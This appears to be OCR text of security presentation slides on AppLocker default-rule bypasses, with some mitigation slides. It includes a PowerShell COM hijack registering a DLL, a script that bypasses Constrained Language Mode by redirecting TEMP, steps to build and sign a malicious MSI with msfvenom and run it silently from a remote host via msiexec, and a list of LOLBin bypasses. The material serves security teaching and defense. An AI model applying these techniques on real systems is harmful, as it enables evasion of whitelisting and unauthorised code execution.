New-PSDrive -PSProvider Registry -Name HKU -Root HKEY_USERS -erroraction 'silentlycontinue' | Out-Null

$matches = whoami /user | select-string -Pattern "(S-1-5-[-0-9]+)" -all | select -ExpandProperty Matches
$sid = $matches.value

$key = 'HKU:\{0}_classes' -f $sid

# Adding our InProcServer
New-Item -Path $key -Name CLSID -erroraction 'silentlycontinue' | Out-Null
$key = 'HKU:\{0}_classes\CLSID\' -f $sid
New-Item -Path $key -Name $uuid -erroraction 'silentlycontinue' | Out-Null
$key = 'HKU:\{0}_classes\CLSID\{1}' -f $sid, $uuid
New-Item -Path $key -Name 'InprocServer32' -erroraction 'silentlycontinue' | Out-Null
$key = 'HKU:\{0}_classes\CLSID\{1}\InprocServer32' -f $sid, $uuid
New-ItemProperty -Path $key -Name "(Default)" -Value $dllPath -PropertyType String -Force -erroraction 'silentlycontinue' | Out-Nu

# Adding our short name
$key = 'HKU:\{0}_classes' -f $sid
New-Item -Path $key -Name xpn -erroraction 'silentlycontinue' | Out-Null
$key = 'HKU:\{0}_classes\xpn' -f $sid
New-Item -Path $key -Name CLSID -erroraction 'silentlycontinue' | Out-Null
$key = 'HKU:\{0}_classes\xpn\CLSID' -f $sid
New-ItemProperty -Path $key -Name "(Default)" -Value $uuid -PropertyType String -Force -erroraction 'silentlycontinue' | Out-Null
```

DEFAULT APPLOCKER RULES - SCRIPT RULES


CONSTRAINED LANGUAGE MODE BYPASS



◈ BLOGPOST: HTTP://ODDVAR.MOE/2018/09/21/TEMPORARY-CONSTRAINED-LANGUAGE-MODE-IN-APPLOCKER/

DEFAULT APPLOCKER RULES - SCRIPT RULES

CONSTRAINED LANGUAGE MODE BYPASS




◈ BLOGPOST: HTTP://ODDVAR.MOE/2018/09/21/TEMPORARY-CONSTRAINED-LANGUAGE-MODE-IN-APPLOCKER/

Default AppLocker Rules - Script Rules

Constrained Language Mode Bypass

```
$CurrTemp = $env:temp
$CurrTmp = $env:tmp
$TEMPBypassPath = "C:\windows\temp"
$TMPBypassPath = "C:\windows\temp"

Set-ItemProperty -Path 'hkcu:\Environment' -Name Tmp -Value "$TEMPBypassPath"
Set-ItemProperty -Path 'hkcu:\Environment' -Name Temp -Value "$TMPBypassPath"

Invoke-WmiMethod -Class win32_process -Name create -ArgumentList "powershell"
sleep 5

#Set it back
Set-ItemProperty -Path 'hkcu:\Environment' -Name Tmp -Value $CurrTmp
Set-ItemProperty -Path 'hkcu:\Environment' -Name Temp -Value $CurrTemp
```



Action	User	Name
Allow	Everyone	(Default Rule) All scripts located in the Program Files folder
Allow	Everyone	(Default Rule) All scripts located in the Windows folder
Allow	BUILTIN\Administrators	(Default Rule) All scripts

- BLOGPOST: HTTP://ODDVAR.MOE/2018/09/21/TEMPORARY-CONSTRAINED-LANGUAGE-MODE-IN-APPLOCKER/


DEMO — CONSTRAINED
LANGUAGE BYPASS

Default AppLocker Rules – MSI/APPX

- MSI Installer Rules
- APPX

Action	User	Name	Condition
Allow	Everyone	(Default Rule) All digitally signed Windows Installer files	Publisher
Allow	Everyone	(Default Rule) All Windows Installer files in %systemdrive%\Windows\Installer	Path
Allow	BUILTIN\Administrators	(Default Rule) All Windows Installer files	Path


Action	User	Name	Exceptions
Allow	Everyone	(Default Rule) All signed packaged apps	

- Buy a code signing cert – 80$-ish
- msfvenom can generate MSI files
- Sign (part of SDK):
  signtool sign /a evilfile.msi
- Execute: msiexec /q /i http://ip/tmp/cmd.png

Default AppLocker Rules – MSI/APPX

Mitigation

- MSI Installer Rules




Action	User	Name	Condition	Exc
Allow	Everyone	Signed by O=MICROSOFT CORPORATION, L=REDMOND, S=WASHINGTON, C=US	Publisher	
Allow	Everyone	(Default Rule) All Windows Installer files in %systemdrive%\Windows\Installer	Path	
Allow	BUILTIN\Ad...	(Default Rule) All Windows Installer files	Path	

DEFAULT APPLOCKER RULES – MSI/APPX

MITIGATION

- APPX




Default AppLocker Rules – Known Bypasses

- InstallUtil
- MSBuild
- MSHTA
- RegAsm
- RegSvcs
- VSTO Files


- https://github.com/api0cradle/UltimateAppLockerByPassList/blob/master/VerifiedAppLockerBypasses.md

NOT DEFAULT RULES!
ALL EXE/DLL FROM MICROSOFT ALLOWED




NOT DEFAULT RULES!
ALL EXE/DLL FROM MICROSOFT ALLOWED

- TYPICAL MISCONFIGURATION





```
C:\Users\normaluser>icacls
This program is blocked by group policy. For more information, contact your system administra

C:\Users\normaluser>_
```



